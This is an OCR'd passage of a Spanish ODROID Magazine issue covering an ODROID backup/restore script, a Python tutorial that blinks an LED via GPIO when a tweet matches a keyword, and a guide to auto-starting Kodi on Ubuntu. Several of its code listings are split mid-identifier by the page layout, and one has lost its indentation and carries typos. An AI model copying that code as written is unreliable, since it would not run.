
Representación Zenity vs pantalla gráfica

El script está diseñado para ejecutarse en sistemas Linux, como por ejemplo un PC al que le hayas conectado una tarjeta SD o módulo eMMC a través de un adaptador USB, o directamente en el ODROID (lo siento pero los fans de Windows). Además, el script creará ventanas gráficas si detecta que se está ejecutando una sesión X11, o vuelve a ncurses (pantalla) si estás conectado a través de SSH o terminal. Puedes forzar manualmente esto con el parametro --text.

Para realizar una backup inicia la herramienta en un terminal y selecciona "Backup partitions ", luego selecciona OK (1):

```
$ sudo odroid-backup.pl
```

Aparecerá una lista de unidades extraíbles en tu sistema. Puedes iniciar el programa con el delimitador -a para mostrar todas las unidades, que es el caso cuando se ejecuta directamente en el ODROID, puesto que eMMC y SD aparecen como no extraíbles. Selecciona el que desees y haz clic en OK (2). A continuación se te mostrará una lista de particiones en esa unidad. Selecciona las que deseas hacerle copia de seguridad (3). A con-




Fases de la Backup

tinuación, tendrá que seleccionar un directorio para guardar las copias de seguridad. Es mejor tener un directorio limpio (4). Pulsa OK y la copia de seguridad se iniciará con una barra de progreso rudimentaria que te hará compañía (5). Cuando la backup esté creada, aparecerá una ventana con los resultados y los posibles errores (6). Los archivos de copia de seguridad tienen la misma denominación que la utilizada en este artículo.

Para realizar una restauración, inicia la herramienta en un terminal, selecciona " Restore partitions" y pulsa OK (1):

```
$ sudo odroid-backup.pl
```

Tendrás que seleccionar el directorio que contiene tus valiosas copias de seguridad y seleccionar OK (2). En la ventana que aparezca, selecciona las particiones que quieres restaurar desde la copia de seguridad y selecciona OK (3). Ten en cuenta que las particiones se restauran en el mismo orden en el que estaban



Fases de la Restauración


en el disco original, lo que significa que la partición 1 será la primera partición y así sucesivamente. En la última ventana, se te preguntará por la unidad en la que restaurar los datos (4). Disfruta viendo como la barra de progreso avanza (5), y al final obtendrás una ventana de estado con los resultados (6). El registro log también se guarda en /var/log/odroid-backup.log.

Como debes sospechar, no hay software que esté libre de errores, pero espero que este script tenga su utilidad. Tiene algunas carencias, tales como que las ventanas de Zenity no siempre muestran el texto, porque añadí la barra de título. Tampoco hay ninguna validación de las operaciones. Tendrás que revisar el registro log para comprobar que la operación de backup o restauración se haya completado con éxito. Otra limitación es que las particiones FAT tienen que ser desmontadas manualmente antes de la copia de seguridad, aunque Ext2/3/4 se pueden respaldar sin desmontar. Por último, la utilidad sfdisk en Ubuntu 14.04 no es compatible con la salida JSON, aunque puedo añadir soporte si fuera necesario. El programa ha sido probado con varias imágenes oficiales Hardkernel Linux y Android, así como de imágenes triple arranque, y hasta ahora todo parece funcionar. Las ideas de mejora y los parches son bienvenidos en el hilo de soporte en `http://bit.ly/2bEyFzl`.

ODROID-C2 COMO DISPOSITIVO IOT

COMUNICANDOSE CON EL MUNDO REAL

por Melissas Miltiadis



En este artículo vamos a ver cómo utilizar un ODROID-C2 como un dispositivo IoT (Internet de las cosas) desde la perspectiva de un desarrollador en lugar de un usuario de escritorio. En concreto, utilizaremos un ODROIDC2 para conectarnos online con un avanzado servicio web como Twitter, establecer una conexión, buscar algunos datos y finalmente, responder a esos datos. También tendremos la oportunidad de explicar el uso de las conexiones GPIO de ODROID-C2 para controlarlo y manipularlo mediante programación a través del lenguaje Python.

Para alcanzar nuestros objetivos, usaremos el ODROID-C2 para conectarnos a nuestra cuenta de Twitter, buscaremos el flujo de información de una cadena en particular - digamos, por ejemplo, "ODROID" o "Hardkernel", y luego responderemos a esa cadena con un parpadeo de un LED. Es un escenario que se puede ampliar con el uso de un servomotor o algún otro accionador, creando un sinfín de posibilidades. Podemos buscar una cadena específica y contar el número de veces que aparece en nuestro flujo y luego responder (análisis cuantitativo), o podemos utilizar alguna herramienta de análisis de las emociones para hacer juicios de calidad y responder en consecuencia (análisis de la calidad). Por último, podemos utilizar otros servicios basados en la web como el correo electrónico para controlar de forma remota un brazo robótico (telemedicina) o llevar a cabo tareas más simples, como controlar las luces de casa. ¡El ODROID-C2 es un excelente dispositivo/controlador de IoT para todas estas cosas y mucho otras!

Este artículo está dividido en 3 partes: La primera parte trata la utilización del SDK Twython basado en Python [http://bit.ly/2aOjCnT], explicando la función y el alcance de sus usos en la creación de una aplicación importante.

La segunda parte se centra en la codificación de Python y en cómo buscar una cadena especifica en nuestro flujo de información de la cuenta de Twitter con una clase concreta de Twython. Por último, en la tercera parte conectaremos un LED al ODROID-C2 y en respuesta a una búsqueda satisfactoria, manejaremos el estado de ese LED. También explicaremos el uso de los GPIOs y cómo controlarlos a través de la librería WiringPi. Suponemos que tienes un ODROID-C2 con la última versión 2.0 de Ubuntu de Hardkernel [http://bit.ly/2b58GEe] con Python instalado. Todo el código está escrito en Python versión 2.7.12.

Función de Twython

Para acceder a los servicios de Twitter (a través de su API), puedes utilizar diferentes SDK. Hay diferentes librerías disponibles, pero nosotros vamos a utilizar Twython. Twython proporciona buena documentación online para su uso. Usando Twython con un C2, podemos enviar tweets, pero también podemos analizar los tweets y responder con el parpadeo de un LED si aparece un tweet con una etiqueta, texto o frase específica.

Primero vamos a instalar Twython sobre ODROID-C2. Desde el escritorio Mate, abre una ventana de terminal e introduce los siguientes comandos:

```
$ sudo apt-get update
$ sudo apt-get install python-pip
$ sudo pip install twython
```

Luego tenemos que registrar Twython en los servidores de Twitter como una aplicación antes de poder utilizarlo a nivel de programación. Para este paso, suponemos que ya tiene una cuenta de Twitter y sino, crea una. Simplemente necesitas una cuenta de correo electrónico válida para la verificación, y tienen que rellenar algunos campos con tu nombre de usuario y contraseña. Ahora tendremos que utilizar las 4 claves del registro para la autenticación. La librería Twython usará esas claves para establecer conexión con los servidores de Twitter.

Con el navegador abierto, ve a http://apps.twitter.com e inicia el proceso de registro. Puesto que se trata de un proceso muy sencillo, yo lo termine muy rápido, todo lo que necesitamos son esas 4 claves para la autentificación de nuestra aplicación Python. Lo primero que hay que hacer es ir a la dirección web anterior y hacer clic en el botón Create An Application como se muestra en la siguiente figura.




Figura I - Creando una aplicación

Después, introduce tu información de la aplicación. Completa todos los campos, especialmente aquellos que tiene un asterisco (*).

En este ejemplo, usamos "Twython. OdroidC2" como nombre, y "Twython para ODROID-C2" como descripción. También completamos la dirección web de ODROID Magazine de Hardkernel. Cualquier sitio web con contenido




Figura 2 - Configuración de la aplicación

útil está muy bien. Luego, haz clic en el botón "Create your Twitter application" en la parte inferior de la página. En la siguiente pantalla, todo lo que tiene que hacer es seleccionar la pestaña Keys y Access Tokens, (Figura 2).




Figure 3 - Access tokens (en blanco)

Aquí ya puedes ver la Consumer Key generada (API Key) y el Consumer Secret (API Secreto). Vamos a necesitar 2 claves más. En la parte inferior de la página, hay un botón para crear Token keys de acceso. Haz clic para obtenerlas y el resultado final será una pantalla como la que se muestra en la Figura 3.

Ahora tenemos las 4 claves necesarias: Consumer Key, Consumer Secret, Access Token y Access Token Secret. Como las necesitaremos para nuestro código de programación Python, cópialas en un archivo aparte en tu ordenador local.

Programar en Python

En esta sección trataremos la programación en Python para buscar una cadena y utilizar una función de retrollamada. Explicaremos cada línea de código para aclarar tantas preguntas como nos sea posible. Una vez más, se supone que ya tienes una cuenta de Twitter, has registrado la app de Twitter (aplicación) (es decir, Twython - paso 1) y tienes las 4 claves necesarias. También necesitarás una instalación del paquete Twython usando pip para tener acceso a Twython SDK (Software Development Key). Abre el editor de Python y escribe lo siguiente:

```
from twython import
TwythonStreamer
```

Con esta línea de código, importamos la clase TwythonStreamer desde la librería Twython que ya hemos instalado. Esta clase (TwrythonStreamer) se conectará al flujo en el que estamos recibiendo/enviando tweets, y nos permiten filtrar la información buscando un texto en el interior. Detectaremos tweets con estos criterios. Aquí tienes la siguiente línea de código:

```
execfile('/home/odroid/Twython.
Keys.py')
```

Figura 4 – Diseño del pin GPIO del C2

WiringPi GPIO#	Export GPIO#	ODROID-C2 PIN	Label	HEADER		Label	ODROID-C2 PIN	Export GPIO#	WiringPi GPIO#
			3V3	1	2	5V0			
	205	I2CA_SDA	SDA1	3	4	5V0			
	206	I2CA_SCL	SCL1	5	6	GND			
7	249	GPIOX.BIT21	#249	7	8	TXD1	TXD_B	113	
			GND	9	10	RXD1	RXD_B	114	
0	247	GPIOX.BIT19	#247	11	12	#238	GPIOY.BIT10	238	1
2	239	GPIOX.BIT11	#239	13	14	GND			
3	237	GPIOX.BIT9	#237	15	16	#236	GPIOX.BIT8	236	4
			3V3	17	18	#233	GPIOX.BIT5	233	5
12	235	GPIOX.BIT7	#235	19	20	GND			
13	232	GPIOX.BIT4	#232	21	22	#231	GPIOX.BIT3	231	6
14	230	GPIOX.BIT2	#230	23	24	#229	GPIOX.BIT1	229	10
			GND	25	26	#225	GPIOY.BIT14	225	11
	207	I2CB_SDA	SDA2	27	28	SCL2	I2CB_SCL	77	
21	228	GPIOX.BIT0	#228	29	30	GND			
22	219	GPIOY.BIT8	#219	31	32	#224	GPIOY.BIT13	224	26
23	234	GPIOX.BIT6	#234	33	34	GND			
24	214	GPIOY.BIT3	#214	35	36	#218	GPIOY.BIT7	218	27
		ADC.AIN1	AIN1	37	38	1V8	1V8		
			GND	39	40	AIN0	ADC.AIN0		

Aquí es donde importaremos las claves Twython que recibimos cuando nos registramos nuestra app en los servidores de Twitter en el paso 1. Para no revelar nuestras claves a cualquiera, es bueno crear un simple script Python con estas 4 claves. Es muy fácil crear este tipo de script: con cualquier editor de texto, por ejemplo, nano, vi o gedit. Normalmente, los dos primeros ya están instalados con cualquier versión de Ubuntu. Abre un nuevo archivo e inserta las 4 claves del siguiente modo:

```
#Twython Keys
Consumer_Key='copy here the Con-
sumer Key'
Consumer_Secret='copy here the
Consumer_Secret'
Access_Token='copy here the Ac-
cess Token'
Access_Token Secret='copy here
the Access_Token_Secret'
```

Por último, guarda y cierra el archivo. Hemos creado nuestro propio script con el nombre Twython.Keys.py, guardalo en el directorio home por defecto ODROID (es decir, /home/ODROID /). Así que con la expresión execfile ('/ home/ODROID/Twython.Keys.py'), lo único que hacemos es ejecutar ese script. Nuestro siguiente paso es definir una nueva clase streamer que amplía la clase TwythonStreamer. La razón de esto es que queremos redefinir los métodos y funciones que ya están en esa clase:

```
class TwitterStreamer(TwythonStr
eamer):
```

Con la línea de código Python anterior, nuestra nueva clase TwtiterStreamer lo hereda todo de TwythonStreamer. Especialmente utilizaremos el método de la clase TwythonStreamer on_success () redefiniendo su ámbito de actuación. Lo que queremos decir con la redefinición de esta función es que si los datos que estamos analizando no están vacío (etiqueta, texto, frase), se invoca otra función (función callback) con la finalidad de iniciar el parpadeo de un LED. La siguiente línea define esta función:

```
def on_success(self, data):
```

Como último paso, lo verificamos con la declaración "if":

```
if 'text' in data:
  print('ODROID-C2 success!')
  blinkLED()
```

Lo que hemos logrado con esto es que si el diccionario "text" tiene algún dato que coincide con los criterios dados, entonces llama a la función blinkLED (). De hecho, podemos imprimir un mensaje antes de hacer esto y notificar al usuario que la búsqueda ha finalizado con éxito, tal y como lo hicimos con el código anterior.

A continuación, ejemplificaremos nuestra nueva clase (TwitterStreamer):

```
myStream=TwtitterStreamer(Consum
er_Key, Consumer_Secret,
Access_Token, Access_Token_Se-
cret)
```

Lo que en realidad hacemos es llamar a la clase constructor para crear nuestro objeto myStream y pasamos las 4 claves como argumentos. Ahora estamos listos para el filtrado:

```
myStream.statuses.
filter(track='Odroid IoT')
```

Como puedes ver, pasamos el argumento tack al filtrado para la frase/texto/




Figura 5 - simple esquema del circuito LED

tag que queremos filtrar. Lo hicimos. En la última fase veremos cómo controlar los GPIOs del ODROID-C2 con la función blinkLED (). Ten en cuenta que el sangría es importante en el software escrito en lenguaje Python.

```
from twython import Twython-
Streamer
execfile('/home/odroid/Twython.
Keys.py')

class TwitterStreamer(TwythonStr
eamer):
def on_success(self,data):
if 'text' in data:
  print('Odroid success!')
    blinkLED()
myStream=TwitterStreamer(Consum
er_Key,Consumer_Secret,Access_
Token,Access_Token_Secret)
myStream.statuses.
filter(track='Odroid IoT')
```

Utilizar GPIO para la conectividad IoT

La figura 4 muestra la disposición de los 40 pines del OROID-C2 a la que podemos acceder desde la página de detalles técnicos de Hardkernel en (http://bit.ly/2aXAlmt):

Ten en cuenta que hay 40 pines: 2 filas de 20 pines en cada hilera. Generalmente los podemos agrupar en pines dedicados a implementar diferentes protocolos de comunicación como I2CA_SDA. I2CA_SCL, TXD_B, RXD_B y los pines General Purpose Input/Output (GPIO) que nos permiten comunicarnos con otros dispositivos, actuadores, como LEDs, servomotores, motores e incluso algunos componentes robóticos.

Normalmente, utilizaremos un tablero para cablear nuestros circuitos. Luego escribimos el código que los ajusta a niveles HIGH o LOW, que podemos controlar mediante programación. A efectos de este tutorial, usaremos GPIOX.BIT21, un pin de entrada/salida de propósito general para ajustar la condición del LED a HIGH o LOW (3.3-0 voltios) y el pin 20 como puesta a tierra. Si nos fijamos en la disposición de los pines de la Figura 5, se puede ver que el pin 20 puede estar conectado a tierra. Por supuesto, hay muchos otros pines para conectar a tierra (9,14,25,30, etc), y puedes utilizar el que más te guste. Conectaremos el LED en serie con la resistencia adecuada (1 kW) para asegurarnos de que no recibirá demasiada corriente. Tambien nos referiremos a pin7 como "WiringPI GPIO 7", aunque no siempre es el caso. Por ejemplo, GPIOX. Bit 11 (pin13) será tratado como "WiringPi GPIO 0", según diseño de pines GPIO. Consulta el esquema de la Figura 5.

Ahora que tenemos la parte de hardware lista, vamos a continuar con la parte final de nuestro programa. Vamos a utilizar la librería Wiring Pi para controlar nuestra LED. WiringPi es una librería en C con enlaces Python. Está diseñada para ayudar a los desarrolladores que han utilizado el sistema de cableado de Arduino. Gordon Henderson es el autor de la librería C y Philip Howard es el autor del desarrollo en Python. Hay dos versiones principales de esta libreriía (v1 y v2). Vamos a utilizar la v2 en nuestro proyecto, pero antes tenemos que instalarla. Utilizaremos la excelente guía de Hardkernel en http://bit.ly/2ba6h8o. De hecho se trata de un proceso muy sencillo y al final, seremos capaz de utilizar esta li-

brería para lograr nuestro objetivo.

Tal y como aparece en la guía, debes tener instalados python-dev y python-setuptools si vuelves a generar manualmente los enlaces con swig-python:

```
$ sudo apt-get install python-dev
python-setuptools
```

Instalar WiringPi 2

Para Descargar WiringPi2 usa estos comandos:

```
$ git clone https://github.com/\
hardkernel/WiringPi2-Python.git
$ cd WiringPi2-Python
$ git submodule init
$ git submodule update
```

Compilar e instalar

Para instalar el programa usa el siguiente comando:

```
$ sudo python setup.py install
```

En nuestro código del paso anterior, hicimos una llamada a una función blinkLED () cuando sucede un evento con éxito. En esta sección vamos a definir la función blinkLED (). En primer lugar, tenemos que importar la librería Wiring Pi v2.0:

```
def blinkLED():
      import wiringpi2 as wpi
```

Puesto que necesitamos controlar la frecuencia de parpadeo del LED (frecuencia), tenemos que importar la función time igualmente:

```
import time
```

En la siguiente línea de código, hemos configurado el cableado del pin 7 de los GPIOs del ODROID-C2, puesto que éste es el pin conectado a nuestro LED.

```
LED_PIN = 7
wpi.wiringPiSetup()
```

A continuación, lo definimos como un pin OUTPUT. Ten en cuenta que algunos de los pines GPIO se puede utilizar en modo INPUT o OUTPUT:

```
wpi.pinMode(LED_PIN, 1)
```

Por último, dentro de un bucle while, fijamos el pin 7 primero en HIGH (3,3 voltios), esperamos 1 segundo y luego, lo ajustamos a LOW (0 voltios) y esperamos otro segundo:

```
while True:
  wpi.digitalWrite(LED_PIN, 1)
  time.sleep(1)
  wpi.digitalWrite(LED_PIN, 0)
  time.sleep(1)
```

Como puedes ver, se trata de un bucle interminable dejando el LED parpadeando hasta que detengamos el código interrumpiéndolo o cerremos el entorno IDLE del ODROID-C2 desde nuestro escritorio de Ubuntu. La siguiente línea de código simplemente deja vacía la conexión con el pin7:

```
wpi.pinMode(LED_PIN, 0)
```

A continuación se muestra la función completa que se puede copiar y pegar en el archivo:

```
def blinkLED():
    import wiringpi2 as wpi
    import time
    #use ODROID-C2 pin numbers
    LED_PIN = 7
    wpi.wiringPiSetup()
    # setup pin as an output
    wpi.pinMode(LED_PIN, 1)
    while True:
      # enable LED
      wpi.digitalWrite(LED_PIN, 1)
      time.sleep(1)
      # disable LED
      wpi.digitalWrite(LED_PIN, 0)
      time.sleep(1)
    wpi.pinMode(LED_PIN, 0)
```

Guarda esto en un archivo con extensión .py y ejecuta la aplicación:

```
from twython import
TwythonStreamer
execfile('/home/odroid/Twython.
Keys.py')
def blinkLED():
  import wiringpi2 as wpi
  import time
  #use ODROID-C2 pin numbers
  LED_PIN = 7
  wpi.wiringPiSetup()
  # setup pin as an output
  wpi.pinMode(LED_PIN, 1)
  while True:
    # enable LED
    wpi.digitalWrite(LED_PIN, 1)
    time.sleep(1)
    # disable LED
    wpi.digitalWrite(LED_PIN, 0)
    time.sleep(1)
  #cleanup
  wpi.pinMode(LED_PIN, 0)

class TwitterStreamer(TwythonStr
eamer):
    def on_success(self,data):
      if 'text' in data:
        print('Odroid success!')
        blinkLED()

myStream=TwitterStreamer(Consum
er_Key,Consumer_Secret,Access_
Token,Access_Token_Secret)
myStream.statuses.
filter(track='Odroid')
```

Con el navegador abierto, inicia sesión en tu cuenta de Twitter y publica algun tweet que contenga la palabra "ODROID". Tu LED en el circuito debería comenzar a parpadear. El ODROID-C2 hará un seguimiento del flujo de mensajes relevantes que contengan la palabra "ODROID". Las posibles mejoras en este ejercicio las dejos a tu imaginación.

Notas Adicionales

La imagen de Ubuntu del ODROID-C2 viene pre-instalada con Python. Si desea instalar IDLE (un entorno de desarrollo integrado para Python), puedes simplemente escribir:


```
$ sudo apt-get install idle
```

Debes tener en cuenta que cualquier código Python en IDLE debe ejecutarse con privilegios de root, para que funcione corretamente.

KODIBUNTU

AUTO-INICIAR KODI CON UNA COMPLETA DISTRIBUCION DE UBUNTU

por @olingerc



LibreELEC es un gran proyecto para personas que quieran un liviano centro multimedia Kodi. Sin embargo, para las personas que desean ejecutar software adicional, como por ejemplo un servidor web como Apache o una base de datos MongoDB o PostgreSQL, le es muy útil tener una distribución completa de Ubuntu. Además es muy buena para mantener activos los mínimos recursos y cargar únicamente Kodi en lugar del escritorio Mate. Estoy seguro que este proceso se puede hacer partiendo de una instalación de servidor de Ubuntu, pero quería utilizar la imagen de escritorio de Ubuntu de Hardkernel. Esta guía está inspirada en su mayor




Figura I - Pantalla de inicio de Kodi

parte en la wiki de Kodi - http://bit.ly/2bR6Zeb.

Este tutorial ha sido probada en un ODROID-C2 con una instalación estándar de Ubuntu v2.0 de Hardkernel, que contiene las actualizaciones más recientes. Antes de empezar, es posible que necesites cambiar la resolución en boot.ini para que tu monitor sea reconocido. Una vez que hayas copiado la imagen y actualizada la instalación de Ubuntu, sigue estos pasos:

1. Desactiva el inicio del gestor de pantalla en el arranque:

```
$ sudo systemctl disable display-
manager.service
```

2. Crear un usuario para Kodi. Este usuario tendrá su propia carpeta de inicio para los archivos de configuración .kodi y pertenecerá a determinados grupos para obtener los permisos necesarios

```
$ sudo adduser \
 --disabled-password
 --disabled-login\
 --gecos "" kodi
$ sudo usermod -a -G cdrom,\
audio,video,plugdev,users,\
dialout,dip,input,netdev kodi
```

3. Instala legacy xserver que permite que Kodi se ejecute desde el terminal sin un gestor de pantalla:

```
$ sudo apt-get install \
 xserver-xorg-legacy
```

4. Configura xserver para dar permisos a un usuario normal no root eligiendo "Anybody" cuando se te solicite:

```
$ sudo dpkg-reconfigure \
 xserver-xorg-legacy
```

Además, en el archivo /etc/X11/Xwrapper.config, añade la siguiente línea al final:

```
needs_root_rights=yes
```

Ahora puedes probar que funciona iniciando manualmente Kodi:

```
$ sudo /usr/bin/xinit \
 /usr/bin/dbus-launch\
 --exit-with-session \
 /usr/bin/kodi-standalone\
 -- :0 -nolisten tcp vt7
```

5. Para ejecutar Kodi en el arranque, crear un archivo de servicio systemd / etc/systemd/system/kodi.service con el siguiente contenido:

```
[Unit]
Description = Kodi Media Center

# if you don't need the MySQL DB
backend, this should be sufficient
After = systemd-user-sessions.
service network.target sound.
target

# if you need the MySQL DB back-
end, use this block instead of
the previous
# After = systemd-user-sessions.
service network.target sound.tar-
get mysql.service
# Wants = mysql.service
```

```
[Service]
User = kodi
Group = kodi
Type = simple
#PAMName = login # you might want
to try this one, did not work on
all systems
ExecStart = /usr/bin/xinit /usr/
bin/dbus-launch --exit-with-ses-
sion /usr/bin/kodi-standalone --
:0 -nolisten tcp vt7
Restart = on-abort
RestartSec = 5

[Install]
WantedBy = multi-user.target
```

6. Inicia Kodi como un servicio tras el arranque:

```
$ sudo systemctl enable \
 kodi.service
```

7. Reinicio y disfruta!

8. También puedes añadir una opción de apagado/reinicio al menú de inicio, tal como se describe en http://bit.ly/2bpaALp, creando el archivo /etc/polkit-1/localauthority/50-local.d/Custom-actions.pkla con el siguiente contenido:

```
[Actions for Kodi user]
Identity=unix-user:kodi
Action=org.freedesktop.
upower.*;org.freedesktop.console-
kit.system.*;org.freedesktop.
udisks.*;org.freedesktop.login1.*
ResultAny=yes
ResultInactive=yes
ResultActive=yes
```

Estaba contento porque mi mando a distancia funcionara directamente junto con NFS, así que para mí esta es la configuración perfecta. Ten en cuenta que el proceso puede ser invertido deshabilitando el servicio Kodi y activando de nuevo el gestor de pantalla. Para preguntas, comentarios y sugerencias, visita el hilo del foro en http://bit.ly/2beXfsF.

UN ORDENADOR PARA EL COCHE POR EL AMOR A LA PERSONALIZACION

CRONICAS DE UN CIENTIFICO LOCO

